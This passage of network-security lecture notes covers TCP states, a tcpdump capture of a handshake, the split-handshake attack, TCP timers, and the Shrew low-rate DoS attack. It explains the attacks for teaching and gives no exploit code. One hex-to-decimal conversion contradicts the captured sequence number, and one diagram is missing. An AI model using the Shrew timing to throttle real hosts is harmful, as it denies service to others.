```
LISTEN
SYN_RECD
SYN_SENT
ESTABLISHED

FIN_WAIT_1
FIN_WAIT_2
CLOSE_WAIT
LAST_ACK
CLOSING
TIME_WAIT
CLOSED
```

- The first five of the states listed above are for initiating and maintain a connection and the last six for terminating a connection. [To actually see for yourself these states as your machine makes and breaks connections with the hosts in the internet, fire up your web browser and point it to a web site like `www.cnn.com` that downloads a rather large number of third-party advertisement web pages. At the same time, get ready to execute the command '`netstat | grep -i tcp`' in a terminal window of your machine. Run this command immediately after you have asked your browser to go the CNN website. In each line of the output produced by `netstat` you will be able to see the state of a TCP connection established by your machine. Now shut down the web browser and execute the `netstat` command again. If you run this command repeatedly in quick succession, you will see the TCP connections changing their states from `ESTABLISHED` to `TIME_WAIT` to `CLOSE_WAIT` etc. Section 16.16 presents further information on the `netstat` utility.]

- A larger number of states are needed for connection termination because the state transitions depend on whether it is the local

host that is initiating termination, or the remote that is initiating termination, or whether both are doing so simultaneously:

- An ongoing connection is in the `ESTABLISHED` state. It is in this state that data transfer takes place between the two end points.

- Initially, when you first bring up a network interface on your local machine, the TCP connection is in the `LISTEN` state.

- When a local host wants to establish a connection with a remote host, it sends a `SYN` packet to the remote host. This causes the about-to-be established TCP connection to transition into the `SYN_SENT` state. The remote should respond with a `SYN/ACK` packet, to which the local should send back an `ACK` packet as the connection on the local transitions into the `ESTABLISHED` state. **This is referred to as a three-way handshake.**

- On the other hand, if the local host receives a `SYN` packet from a remote host, the state of the connection on the local host transitions into the `SYN_RECD` state as the local sends a `SYN/ACK` packet back to the remote. If the remote comes back with an `ACK` packet, the local transitions into the `ESTABLISHED` state. This is again a 3-way handshake.

- Regarding the state transition for the termination of a connection,

each end must independently close its half of the connection.

- Let's say that the local host wishes to terminate the connection first. It sends to the remote a `FIN` packet (recall from Section 16.4 that `FIN` is the 6th flag bit in the TCP header) and the TCP connection on the local transitions from `ESTABLISHED` to `FIN_WAIT_1`. The remote must now respond with an `ACK` packet which causes the local to transition to the `FIN_WAIT_2` state. Now the local waits to receive a `FIN` packet from the remote. When that happens, the local replies back with a `ACK` packet as it transitions into the `TIME_WAIT` state. The only transition from this state is a timeout after two segment lifetimes (see explanation below) to the state `CLOSED`.

- About connection teardown, it is important to realize that a connection in the `TIME_WAIT` state cannot move to the `CLOSED` state until it has waited for two times the maximum amount of time an IP packet might live in the internet. *The reason for this is that while the local side of the connection has sent an* `ACK` *in response to the other side's* `FIN` *packet, it does not know that the* `ACK` *was successfully delivered. As a consequence the other side might retransmit its* `FIN` *packet and this second* `FIN` *packet might get delayed in the network. If the local side allowed its connection to transition directly to* `CLOSED` *from* `TIME_WAIT`*, if the same connection was immediately opened by some other application, it could shut down again upon receipt of the delayed FIN packet from the remote.*

- The previous scenario dealt with the case when the local initiates the termination of a connection. Now let's consider the case when the remote host initiates termination of a connection by sending a `FIN` packet to the local. The local sends an `ACK` packet to the remote and transitions into the `CLOSE_WAIT` state. It next sends a `FIN` packet to remote and transitions into the `LAST_ACK` state. It now waits to receive an `ACK` packet from the remote and when it receives the packet, the local transitions to the state `CLOSED`.

- The third possibility occurs when both sides simultaneously initiate termination by sending `FIN` packets to the other. If the remote's `FIN` arrives before the local has sent its `FIN`, then we have the same situation as in the previous paragraph. However, if the remote's **FIN** arrives after the local's `FIN` has gone out, then we are at the first stage of termination in the first scenario when the local is in the `FIN_WAIT_1` state. When the local sees the remote `FIN` in this state, the local transitions into the `CLOSING` state as it sends `ACK` to the remote. When it receives an **ACK** from remote in response, it transitions to the `TIME_WAIT` state.

- In the state transition diagram shown, when an arc has two 'items' associated with it, think of the first item as the **event** that causes that particular transition to take place and think of the second item as the **action** that is taken by TCP machine when the state transition is actually made. On the other hand, when an arc has only one item associated with it, that is the event responsible for that state transition; in this case there is

no accompanying action (it is a silent state transition, you could say).

16.8: A DEMONSTRATION OF THE 3-WAY HANDSHAKE

- In Section 16.4, when presenting the `Sequence Number` and `Acknowledgment Number` fields in a TCP header, I described how a 3-way handshake is used to initiate a TCP connection between two hosts. To actually see these 3-way handshakes, do the following:

- Fire up the `tcpdump` utility in one of the terminal windows of your Ubuntu laptop with a command line that looks like one of the following:

```
tcpdump -v -n host 192.168.1.102

tcpdump -vvv -nn -i eth0 -s 1500 host 192.168.1.102 -S -X -c 5

tcpdump -nnvvvXSs 1500 host 192.168.1.102 and dst port 22

tcpdump -vvv -nn -i wlan0 -s 1500 -S -X -c 5 'src 10.185.37.87'
                                    or 'dst 10.185.37.87 and port 22'
...
```

  where, unless you are engaged in IP spoofing, you'd replace the string 192.168.1.102 (which is the IP address assigned by DHCP to my laptop when I am at home behind a LinkSys router) or the

string 10.185.37.87 by the address assigned to your machine. As to which form of the **tcpdump** command you should use depends on how busy the LAN is to which your laptop is connected. The very first form will usually suffice in a home network. For busy LAN's, you would want **tcpdump** to become more and more selective in the packets it sniffs off the Ethernet medium. [For classroom demonstration with my laptop hooked into the Purdue wireless network, I use the last of the command strings shown above. Obviously, since the IP addresses are assigned dynamically by the DHCP protocol when I am connected in this manner, I'd need to alter the address 10.185.37.87 for each new session.] Note that you only need to supply the '-i wlan0' option if have multiple interfaces (which may happen if your Ethernet interface is on at the same time) that are sniffing packets. [You may have to be logged in as root for this to work. The `tcpdump` utility, as I will describe in greater detail in Lecture 23, is a **command-line packet sniffer.** To see all the interfaces that `tcpdump` knows about, execute as root the command `tcpdump -D` that should print out the names of all the interfaces that your OS knows about and then select the interface for the packet sniffer with the help of the `-i` option as in `tcpdump -vvv -nn -i eth0`. If you are using just the wireless interface on your Ubuntu machine, you are likely to use the following version of the same command: `tcpdump -vvv -nn -i wlan0`. The `-vvv` option controls the level of verbosity in the output shown by `tcpdump`. The '`-n`' option disables address resolution. As a result, the IP addresses are shown in their numerical form. The '`-nn`' option disables address and port resolution. [**IMPORTANT: If you do not use the '-n' or the '-nn' option, the packet traffic displayed by `tcpdump` will include the reverse DNS calls by `tcpdump` itself as it tries to figure out the symbolic hostnames associated with the IP addresses in the packet headers.**] Other possible commonly used ways to invoke `tcpdump` are: `tcpdump udp` if you want to capture just the UDP traffic (**note two things here**: no dash before the protocol name, and also if you do not mention the transport protocol, `tcpdump` will capture both tcp and udp packets); `tcpdump port http` if you want to see just the TCP port 80 traffic; `tcpdump -c 100` if you only want to capture 100 packets; `tcpdump -s 1500` if you want to capture only 1500 bytes for each packet [**if you do "`man tcpdump`", you will discover that this option sets the `snaplen` option. The**

option stands for "snapshot length". For the newer versions of `tcpdump`, its default is 65525 bytes which is the maximum size for a TCP segment (after it has been defragmented at the receiving end). Setting this option to 0 also kicks in the default value for `snaplen`. Setting '-s' option to 1500 harks back to old days when a packet as shown by tcpdump was synonymous with the payload of one Ethernet frame whose payload could have a maximum of 1500 bytes. However, I believe that tcpdump now shows packets after they are reassembled at the receiving endpoint in the IP layer into TCP segments.]; `tcpdump -X` to show the packet's data payload in both hex and ASCII; `tcpdump -S` to show the absolute sequence numbers, as opposed to the values relative to the first ISN; `tcpdump -w dumpFileName` if you want the captured packets to be dumped into a disk file; `tcpdump -r dumpFileName` if you subsequently want the contents of that file to be displayed; etc. [**But note that when you dump the captured packets into a disk file, the level of detail that you will be able to read off with the `-r` option may not match what you'd see directly in the terminal window.**] The string '`src or dst`' will cause `tcpdump` to report all packets that are either going out of my laptop or coming into it. The string '`src or dst 128.46.144.237`' shown above is referred to as a command-line expression for `tcpdump`. A command-line expression consists of *primitives* like `src`, `dst`, `net`, `host`, `proto`, etc. and *modifiers* like `and`, `not`, `or`, etc. Command-line expressions, which can also be placed in a separate file, are used to filter the packets captured by `tcpdump`. As popular variant on the command-line expression I have shown above, a command like `tcpdump port 22 src and dst 128.46.144.237` will show all SSH packets related to my laptop. On the other hand, a command like `tcpdump port 22 and src or dst not 128.46.144.10` will show all SSH traffic other than what is related to my usual SSH connection with the 128.46.144.10 (which is the machine I am usually logged into from my laptop). In other words, this will only show if authorized folks are trying to gain SSH access to my laptop. You can also specify a range of IP addresses for the source and/or the destination addresses. For example, an invocation like `tcpdump -nvvXSs 1500 src net 192.168.0.0/16 and dst net 128.46.144.0/128 and not icmp` will cause `tcpdump` to capture all non-ICMP packets seen by any of your communication interfaces that originate with the address range shown and destined for the address range shown. As another variant on the command-line syntax, if you wanted to see all the SYN packets swirling around in the medium, you would call `tcpdump 'tcp[13] & 2 != 0` and if you wanted to see all the URG packets, you would use the syntax `tcpdump 'tcp[13] & 32 != 0` where 13 is the index of the 14^{th} byte of

the TCP packet where the control bits reside.]

- Before you execute any of the `tcpdump` commands, make sure that you turn off any other applications that may try to connect to the outside automatically. For example, the Ubuntu mail client `fetchmail` on my laptop automatically queries the `RVL4.ecn.purdue.edu` machine, which is my maildrop machine, every one minute. So I must first turn it off by executing `fetchmail -q` before running the `tcpdump` command. This is just to avoid the clutter in the packets you will capture with `tcpdump`.

- For the demonstration here, I will execute the following command in a window of my laptop: [Since SSH has become such a routine part of our everyday lives — that's certainly the case in universities — I suppose I don't have to tell you that SSH, which stands for "Secure Shell," is based on a set of standards that allow for secure bidirectional communications to take place between a local computer acting as an SSH client and a remote host acting as an SSH server. SSH accomplishes three things simultaneously: **(1)** That the local host is able to authenticate the remote host through public-key cryptography as discussed in Lecture 12. There is also the option of the remote host authenticating the local host. **(2)** It achieves confidentiality by encrypting the data with a secret session key that the two endpoints acquire after public-key based authentication, as discussed in Lecture 13. And **(3)** SSH ensures the integrity of the data exchanged between the two endpoints by computing the MAC (message authentication codes) values for the data being sent and verifying the same for the data received, as discussed in Lecture 15. Regarding the syntax of the command shown below, ordinarily an SSH command for making a connection with a remote machine would look like '`ssh user_name@remote_host_address`' . If you leave out `user_name`, SSH assumes that you plan to access the remote machine with your localhost user name.]

```
ssh  RVL4.ecn.purdue.edu
```

Note that when I execute the above command, I am already connected to the Purdue PAL3.0 WiFi network through my `wlan0` network interface. Note also that **just before** executing the above command, I have run the following command in a separate window of the laptop:

```
tcpdump -vvv -nn -i wlan0 -s 1500 -S -X -c 5 'src 10.185.37.87'
                                        or 'dst 10.185.37.87 and port 22'
```

where `10.185.37.87` is the IP address assigned to my laptop. The IP address of `RVL4.ecn.purdue.edu` is `128.46.144.10`. You will see this address in the packet descriptions below.

- Here are the five packets captured by the packet sniffer:

```
11:19:12.740733 IP (tos 0x0, ttl 64, id 37176, offset 0, flags [DF],
proto TCP (6), length 60)
10.185.37.87.47238 > 128.46.144.10.22: Flags [S], cksum 0x8849 (correct),
seq 2273331440, win 5840, options [mss 1460,sackOK,TS val 49207752 ecr
0,nop,wscale 7], length 0
    0x0000:  4500 003c 9138 4000 4006 6661 80d3 b216  E..<.8@.@.fa....
    0x0010:  802e 900a b886 0016 8780 48f0 0000 0000  ..........H.....
    0x0020:  a002 16d0 8849 0000 0204 05b4 0402 080a  .....I..........
    0x0030:  02ee d9c8 0000 0000 0103 0307            ............


11:19:12.744139 IP (tos 0x0, ttl 57, id 54821, offset 0, flags [DF],
proto TCP (6), length 64)
128.46.144.10.22 > 10.185.37.87.47238: Flags [S.], cksum 0xa52e (correct),
seq 2049315097, ack 2273331441, win 49560, options [nop,nop,TS val 549681759
ecr 49207752,mss 1428,nop,wscale 0,nop,nop,sackOK], length 0
    0x0000:  4500 0040 d625 4000 3906 2870 802e 900a  E..@.%@.9.(p....
    0x0010:  80d3 b216 0016 b886 7a26 1119 8780 48f1  ........z&....H.
    0x0020:  b012 c198 a52e 0000 0101 080a 20c3 7a5f  ..............z_
    0x0030:  02ee d9c8 0204 0594 0103 0300 0101 0402  ................


11:19:12.744188 IP (tos 0x0, ttl 64, id 37177, offset 0, flags [DF],
```

```
proto TCP (6), length 52)
10.185.37.87.47238 > 128.46.144.10.22: Flags [.], cksum 0xa744 (correct),
seq 2273331441, ack 2049315098, win 46, options [nop,nop,TS val 49207752
ecr 549681759], length 0
    0x0000:  4500 0034 9139 4000 4006 6668 80d3 b216  E..4.9@.@.fh....
    0x0010:  802e 900a b886 0016 8780 48f1 7a26 111a  ..........H.z&..
    0x0020:  8010 002e a744 0000 0101 080a 02ee d9c8  .....D..........
    0x0030:  20c3 7a5f                                ..z_


11:19:12.749205 IP (tos 0x0, ttl 57, id 54822, offset 0, flags [DF],
proto TCP (6), length 74)
128.46.144.10.22 > 10.185.37.87.47238: Flags [P.], cksum 0xf4f0 (correct),
seq 2049315098:2049315120, ack 2273331441, win 49560, options [nop,nop,TS
val 549681760 ecr 49207752], length 22
    0x0000:  4500 004a d626 4000 3906 2865 802e 900a  E..J.&@.9.(e....
    0x0010:  80d3 b216 0016 b886 7a26 111a 8780 48f1  ........z&....H.
    0x0020:  8018 c198 f4f0 0000 0101 080a 20c3 7a60  ..............z`
    0x0030:  02ee d9c8 5353 482d 322e 302d 5375 6e5f  ....SSH-2.0-Sun_
    0x0040:  5353 485f 312e 312e 330a                 SSH_1.1.3.


11:19:12.749332 IP (tos 0x0, ttl 64, id 37178, offset 0, flags [DF],
proto TCP (6), length 52)
10.185.37.87.47238 > 128.46.144.10.22: Flags [.], cksum 0xa72d (correct),
seq 2273331441, ack 2049315120, win 46, options [nop,nop,TS val 49207752
ecr 549681760], length 0
    0x0000:  4500 0034 913a 4000 4006 6667 80d3 b216  E..4.:@.@.fg....
    0x0010:  802e 900a b886 0016 8780 48f1 7a26 1130  ..........H.z&.0
    0x0020:  8010 002e a72d 0000 0101 080a 02ee d9c8  .....-..........
    0x0030:  20c3 7a60                                ..z`
```

- Each block of the output shown above corresponds to one IP protocol packet that is either going out of my laptop or coming into it. You can tell the direction of the packet transmission from the arrow symbol '>' between the two IP addresses in each packet.

  [As mentioned previously, the IP address 10.185.37.87 is for my laptop and the address 128.46.144.10 is the IP address of `RVL4.ecn.purdue.edu`, the machine with which I wish to connect with `ssh`. The integer you see appended to the IP address in each case is the port number being used at that location. What follows `0x0000` in each packet is the packet in hex, with the printable bytes shown at right. You

can ignore this part of the packet for now.] The symbol 'S' means that the `SYN` control flag bit is set in the packet and the symbol 'ack' that the `ACK` flag bit is set. By the way, the symbol 'DF' means "Don't Fragment".

- To see the 3-way handshake, you can either look at the textual description shown above the hex for each packet or you can look directly at the hex. It is straightforward to interpret the text and you may try doing it on your own. In the explanation that follows, we will see the 3-way handshake directly in the hex for each packet.

- In the first packet (meaning the SYN packet from my laptop to RVL4), the 32-bits corresponding to the fifth and the sixth quads in the second line (where you see the hex '8780 48f0') show the sequence number. If you enter the hex '878048f0' in a hex-to-decimal converter or if you just execute the statement '`python -c "print 0x878048f0"`' in a command line, you will see that the SYN packet is using the integer 2049315097 as a sequence number. The fact that the hex '8780 48f0' is followed by '0000 0000' means that the Acknowledgment Field is empty in the SYN packet.

- The second packet is for the remote machine, RVL4, sending back a `SYN/ACK` packet to my laptop. The pseudorandomly generated sequence number in this packet is in the fifth and the sixth quads

in the second line of the hex data. The hex in these two quads is '7a26 1119'. Converting this hex into decimal gives us the integer 2049315097. These two quads in the second packet are followed by the hex '8780 48f1' in the Acknowledgment Field. This is the sequence number in the original SYN packet plus 1.

- Finally, to complete the 3-way handshake, the third packet is my laptop sending to the remote machine an `ACK` packet with the number in the Acknowledgment Field set to 2049315098, which is 1 plus the sequence number in the `SYN/ACK` packet that was received from RVL4.


16.9: SPLITTING THE HANDSHAKE FOR ESTABLISHING A TCP CONNECTION

- As you know so well by now, a 3-way handshake for establishing a TCP connection between a `client` and a `server` can be depicted in the following manner:

```
                  SYN [seq: 1000  ack: 0]
client  ---------------------------------------->   server

               SYN/ACK [seq: 2000  ack: 1001]
client  <----------------------------------------   server

                 ACK [seq: 1001  ack: 2001]
client  ---------------------------------------->   server
```

  What you see in the square brackets for each packet transmission are the numbers that are placed in the Sequence Number and the Acknowledgment Number fields of the packets. The actual values shown for these two fields are hypothetical, their only purpose being to help the reader differentiate between the different values.

- As it turns out, the standard document for the TCP protocol, RFC 793, allows for the second part of the handshake to be split into two separate packets, one for SYN and the other for ACK, as shown below:



- The split-handshake mode shown above is not be confused with yet another permissible mode for establishing a connection — the *simultaneous-open* mode in which the two endpoints of a connection send a SYN packet virtually simultaneously to each other. If you examine the TCP state transition diagram in Section 16.7, you'll notice that it allows for a TCP connection to come into existence if both endpoints send SYN packets to each other simultaneously. We will have more to say about the simultaneous-open mode later in this section. For now, do realize that there is no simultaneity associated with the two SYN packets that you see in the diagram above. The only time constraint that the server has to satisfy vis-a-vis the client is that server's SYN and ACK packets reach the client before the connection establishment timer at the client expires.

- In a widely acclaimed 2010 report by Beardsley and Qian (`http://nmap.org/misc/split-handshake.pdf`), the authors described doing experiments with a server splitting the handshake in the method indicated

above vis-a-vis different TCP clients, only to discover that the client server interaction could not be described by the 4-step exchange shown above. The interaction they observed was as follows (this may be referred to as the 5-step split-handshake):

```
                  SYN [seq: 1000  ack: 0]
client  ----------------------------------------->   server

                 ACK [seq: 2000  ack: 1001]
client  <-----------------------------------------   server

                  SYN [seq: 3000  ack: 0]
client  <-----------------------------------------   server

               SYN/ACK [seq: 1000  ack: 3001]
client  ----------------------------------------->   server

                 ACK [seq: 3001  ack: 1001]
client  <-----------------------------------------   server
```

It was also observed by Beardsley and Qian that a server capable of the splitting the SYN/ACK part of the handshake could forgo the second step shown above. The sequence number generated by the server for the second step seemed to serve no useful purpose. The sequence number that really mattered for the server side was the one produced in the third step shown above. In effect, the split-handshake method of TCP connection could be made to work by the following four step exchange:

```
                  SYN [seq: 1000  ack: 0]
client  ----------------------------------------->   server

                  SYN [seq: 3000  ack: 0]
client  <-----------------------------------------   server

               SYN/ACK [seq: 1000  ack: 3001]
client  ----------------------------------------->   server
```

```
                ACK [seq: 3001  ack: 1001]
client  <---------------------------------------   server
```

- In both 5-step version of the split handshake and the 4-step version shown above, note the following most remarkable fact: **It is the client that sends the SYN/ACK packet to the server for establishing the TCP connection.** In the 3-way handshake, it was the server that sent the SYN/ACK packet to the client. **This, as Beardsley and Qian noted, could create certain security vulnerabilities at the client side.**

- The client-side security *may* be compromised if the client uses an intrusion prevention system of some sort that scans all "incoming" packets for potentially harmful content. Since the same machine may act as a server with respect to some services and as a client with respect to others, the perimeter security software installed in a host probably would not want to scan the incoming packets that result from the host acting as a server. So this security software must make a distinction between the case when the host in question is acting as a client and when it is acting as a server. With a 3-way handshake that is easy to do: The endpoint sending the SYN/ACK packet is the server. However, when split handshakes are allowed, it's the client that will be sending over the the SYN/ACK packet. This may confuse the perimeter security software.

- Consider the following scenario: Let's say that you've been "tricked" into clicking on an attachment that causes your machine to try to make a connection with a malicious server. Your computer will send a SYN packet to the server. Instead of sending back a SYN/ACK packet, the server sends back a SYN packet in order to establish a TCP connection through the split-handshake. Should this succeed, your intrusion prevention software and possibly even your firewall could become confused with regard to the security tests to be applied to the packets being sent over by the server.

- If an adversary can exploit the sort of security vulnerability mentioned above, it is referred to as a **split-handshake attack**.

- As mentioned earlier in this section, the split-handshake mode of establishing a TCP connection is not to be confused with the simultaneous-open mode in which both endpoints send connection-initiating SYN points to each other at practically the same moment. According to the standard RFC 793, the simultaneous-open handshake is supposed to involve the following exchange of packets:

```
                SYN [seq: 1000  ack: 0]
client  ---------------------------------------->   server

                SYN [seq: 2000  ack: 0]
client  <----------------------------------------   server

             SYN/ACK [seq: 1000  ack: 2001]
client  ---------------------------------------->   server
```

```
                SYN/ACK [seq: 2000  ack: 1001]
client  <---------------------------------------   server
```

Even when allowed, this mode for establishing a TCP connection is unlikely to be seen in practice since the server must be able to anticipate the port that the client will use. Additionally, as previously mentioned, the two SYN packets must be exchanged at virtually the same time — not a likely occurrence in practice. With regard to the server having to anticipate the port on the client side, note that, ordinarily, a client uses a high-numbered ephemeral port for sending a SYN packet to a server at the standard port for the service in question. For example, your laptop may use the port 36,233 to send a SYN packet to a web server at its port 80. The web server would then send back a SYN/ACK packet back to the client's port 36,233 for the second step of the 3-way handshake. However, for the simultaneous-open handshake shown above to work, both the client and the server must use pre-advertised ports.

- Obviously, a client that does not permit TCP connections through split handshakes will not be vulnerable to the split-handshake attack. Some folks also refer to the split-handshake attack as "sneak ACK attack".

16.10: TCP TIMERS

As the reader should have already surmised from the discussion so far, there are timers associated with establishing a new connection, terminating an existing connection, flow control, retransmission of data, etc.:

Connection-Establishment Timer: This timer is set when a `SYN` packet is sent to a remote server to initiate a new connection. If no answer is received within 75 seconds (in most TCP implementations), the attempt to establish the connection is aborted. The same timer is used by a local TCP to wait for an `ACK` packet after it sends a `SYN/ACK` packet to a remote client in response to a `SYN` packet received from the client because the client wants to establish a new connection.

FIN_WAIT_2 Timer: This timer is set to 10 minutes when a connection moves from the `FIN_WAIT_1` state to `FIN_WAIT_2` state. If the local host does not receive a TCP packet with the `FIN` bit set within the stipulated time, the timer expires and is set to 75 seconds. If no `FIN` packet arrives within this time, the connection is dropped.

TIME_WAIT Timer: This is more frequently called a 2MSL (where MSL stands for Maximum Segment Lifetime) timer. It is set when a connection enters the `TIME_WAIT` state during the connection termination phase. When the timer expires, the kernel data-blocks related to that particular connection are deleted and the connection terminated.

Keepalive Timer: This timer can be set to periodically check whether the other end of a connection is still alive. If the SO_KEEPALIVE socket option is set and if the TCP state is either `ESTABLISHED` or `CLOSE_WAIT` and the connection idle, then probes are sent to the other end of a connection once every two hours. If the other side does not respond to a fixed number of these probes, the connection is terminated.

Additional Timers: Persist Timer, Delayed ACK Timer, and Retransmission Timer.

16.11: TCP CONGESTION CONTROL AND THE SHREW DoS ATTACK

- Since TCP must guarantee reliability in communications, it retransmits a TCP segment when (1) an ACK is not received in a certain period of time; (2) or when three duplicate ACKs are received consecutively (a condition triggered by the arrival of an out-of-order segment at the receiver; the duplicate ACK being for the last in-order segment received).

- As to how frequently a TCP segment is retransmitted is based on what is known as a "Congestion Avoidance Algorithm." The precise steps of the algorithm depend on what TCP implementation you are talking about. The Wikipedia page on "TCP Congestion Avoidance Algorithn" has a good overall summary of the different versions of this algorithm.

- Since one of my goals in this section is to introduce the reader to the **Shrew DoS attack** that was discovered by Aleksandar Kuzmanovic and Edward Knightly in 2003 and first reported by them in a now celebrated publication "*Low-Rate TCP-Targeted Denial of Service Attacks*", the congestion avoidance logic pre-

sented in the rest of this section follows their presentation of the subject. Note that the steps I have presented below are somewhat approximate for reasons of brevity. A reader wanting to know these steps in greater detail would need to go through RFC 6582.

- The retransmission decision for a TCP segment is based on logic that operates at **two different timescales**: When traffic congestion is low, the timescale used for determining the frequency of retransmission is RTT (Round Trip Time), which is typically of the order of a few tens of milliseconds. However, when congestion is high, the frequency of retransmission is determined by the much longer RTO (Retransmission Timeout), which is generally of the order of a full second. The sender TCP detects congestion by non-arrival of an ACK packet within a dynamically changing time window or by the arrival of three consecutive duplicate ACK packets (which, as mentioned earlier, is a condition triggered by the arrival of an out-of-order segment at the receiving TCP; the duplicate ACK being for the last in-order segment received). Congeston detection triggers the congestion-control logic.

- At each of the two timescales mentioned above, the sender TCP engages in congestion control by changing the value in its CWND field. As you will recall, CWND, which stands for "Congestion Window", is an optional field in the TCP header and its value controls the size of the TCP segment that is sent to the IP Layer. (This, for obvious reasons, controls the rate at which the pack-

ets are injected into the outgoing TCP flow.) The entries in the CWND field are in units of SMSS "Sender Maximum Segment Size". Initially, CWND is set to one unit of SMSS, which typically translates into a TCP segment size of 512 bytes. Initially, a segment of this size would be sent out at the rate of **one segment per RTT**. When there is no congestion, the value stored in CWND becomes larger and larger until network capacity is reached.

- The CWND value changes when the sending TCP detects congestion in a TCP flow. As to how this value changes, that depends on which timescale is being used for congestion control.

- With regard to how the sender TCP exercises congestion control at the RTT timescale, it is carried out with through the AIMD algorithm for setting values in the CWND field. AIMD stands for "Additive Increase Multiplicative Decrease". [There are also the MIMD (Multiplicative Increase Multiplicative Decrease) and the AIAD (Additive Increase Additive Decrease) algorithms. As you would expect, whereas MIMD results results in an exponential ramp-up, AIMD results in an exponential ramp-down. When multiple TCP flows are present simultaneously on a TCP link, AIMD converges to all the flows sharing the network capacity equally. The MIMD and AIAD algorithms do NOT possess this convergence property.] Here is how AIMD works:

  - At the very beginning, the sender TCP sends out a TCP segment whose size is the starting value for CWND, which is one MSS as mentioned previously.

  - If an ACK for this above transmission is received within an RTT, the sender TCP then sets the value of CWND field to:

$$CWND \;=\; CWND \;+\; a$$

where a would typically be 1 SMSS (which, as mentioned earlier, stands for "Sender Maximum Segment Size", typically 512 bytes). Therefore, as long as the ACK packs keep coming back within one RTT, the **size** of the transmitted TCP segment keeps on increasing linearly. with the value going up each time by a.

– However, should an ACK *not* be received within an RTT, the value of CWND is changed to

$$CWND = CWND \;\times\; b$$

where b may be a fraction like 1/2. So if the CWND had ramped up to, say, 100 SMSS upon the first non-return of ACK within one RTT, the value will be decreased to 50 SMSS. Should a packet sent with this new value for CWND also fail to elicit an ACK within an RTT, the value of CWND for the next outgoing packet would be further reduced to by the factor b. That is, the value of CWND in the next outgoing packet will be 25 SMSS, and so on.

- When no ACK is received within an RTO, that indicates severe congestion. Now the sending TCP exercises control at the RTO timescale. Ordinarily, the *initial* value of RTO depends on RTT. However, when RTT cannot be measured, the *initial* value for RTO value is set to 3 sec, the minimum being 1 sec. If no ACK is received within an RTO, the value of RTO doubles with each subsequent timeout. On the other hand, if an ACK is successfully received, TCP re-enters AIMD and uses the RTT timescale logic described previously.

- How RTO is set is specified in RFC2988. It depends on a measured value for RTT. But if RTT cannot be measured, RTO must be set to be close to 3 seconds, with backoffs on repeated retransmissions. Here are the details:

– When the first RTT measurement is made — let's say that its value is R — the sender TCP carries out the following calculations for RTO:

$$\begin{aligned} SRTT &= R \\ RTTVAR &= \frac{R}{2} \\ RTO &= SRTT + max(G,\ K \times RTTVAR) \end{aligned}$$

where SRTT is the "Smoothed Round Trip Time" and RTTVAR is "Round-Trip Time Variation". G is the granularity of the timer, and K = 4.

– When a subsequent measurement of RTT becomes available — let's call it R' — the sender must set SRTT and RTTVAR in the above calculation as follows:

$$\begin{aligned} RTTVAR &= (1-\beta) \times RTTVAR + \beta \times |SRTT - R'| \\ SRTT &= (1-\alpha) \times SRTT + \alpha \times R' \end{aligned}$$

where $\alpha = 1/8$ and $\beta = 1/4$. In this calculations, **whenever RTO turns out to be less than 1 second, it is rounded up to 1 second arbitrarily.**

- With regard to the measurement of RTT, this measurement must NOT be based on TCP segments that were retransmitted. However, when TCP uses the timestamp option, this constraint is not necessary.

- Let's now talk about how RTO is used for congestion control at the RTO timescale:

  - If an ACK is not received within the currently set value for RTO — that is, if the *retransmission timer* times out — the value placed in the CWND window is reduced to 1 if it is currently larger than that. Recall that the CWND value indicates the size of the TCP segment, in terms of how many units of SMSS, that will be placed on the wire by the sending TCP. At the same time RTO is doubled to 2 sec.

  - If an ACK is not received again, the RTO is doubled, while the CWND value maintained at 1. The retransmission timer will now time out at twice the previous value. Should that happen, the RTO will be doubled again; and so on.

  - On the other hand, if an ACK is received within the currently set RTT, TCP switches back to the RTT timescale logic for congestion control. That is, the sending TCP linearly increases the CWND value for a new ramp-up of the transmission rate for the outgoing packets.

- The manner in which RTO is set and reset can be exploited to launch a pretty deadly DoS (Denial of Service) attack — the Shrew attack — on a sender TCP. As I mentioned earlier in this section, this attack was reported by Aleksandar Kuzmanovic and Edward Knightly in their publication "Low-Rate TCP-Targeted Denial of Service Attacks". To quote the authors:

  > "The above timeout mechanism, while essential for robust congestion control, provides an opportunity for low-rate DoS attacks that exploit the slow timescale dynamics of retransmission timers. In particular, an attacker can provoke a TCP flow to repeatedly

> enter a retransmission timeout state by sending a high-rate, but short-duration bursts having RTT-scale burst length, and repeating periodically at slower RTO timescales. The victim will be throttled to near zero throughput, while the attacker will have low average rate making it difficult for counter-DoS to detect."

- To elaborate, consider first the case of a single TCP flow. We may assume that the RTO at the sending TCP that is being targeted by the attacker is set to its minimum value of 1 sec. The attacker will start by "hitting" the host at the sending TCP with a short burst of DoS packets. (The DoS packets may be assumed constitute connection requests for a random selection of ports and services at the host under attack.) The duration of this burst will be equal to RTT for the communication link that the attacker wants to bring down. Since the RTT values in non-congested links are typically of the order a few tens of milliseconds, the attacker will only need to experiment with a small range of values to use for RTT in this attack.

- This artificially created congestion of duration RTT at the sending TCP will cause that host to reset its RTO to 1 second and the CWND value to 1 SMSS. In response to the congestion, the sending TCP will send out one packet of length CWND and wait for the RTO of 1 sec for an ACK. Should the attacker send another DoS burst at the end of that 1 sec, the sending TCP will double the RTO to 2 seconds while keeping CWND at 1. If the attacker persists in hitting the victim TCP with these short duration DoS

bursts at every new value of RTO, the TCP flow emanating from the victim machine would virtually come to a halt.

- The authors, Kuzmanovic and Knightly, have shown that by just hitting a host periodically with a square wave of short duration DoS, you can bring down a TCP engine to its knees and essentially make it inoperative for all TCP communications.

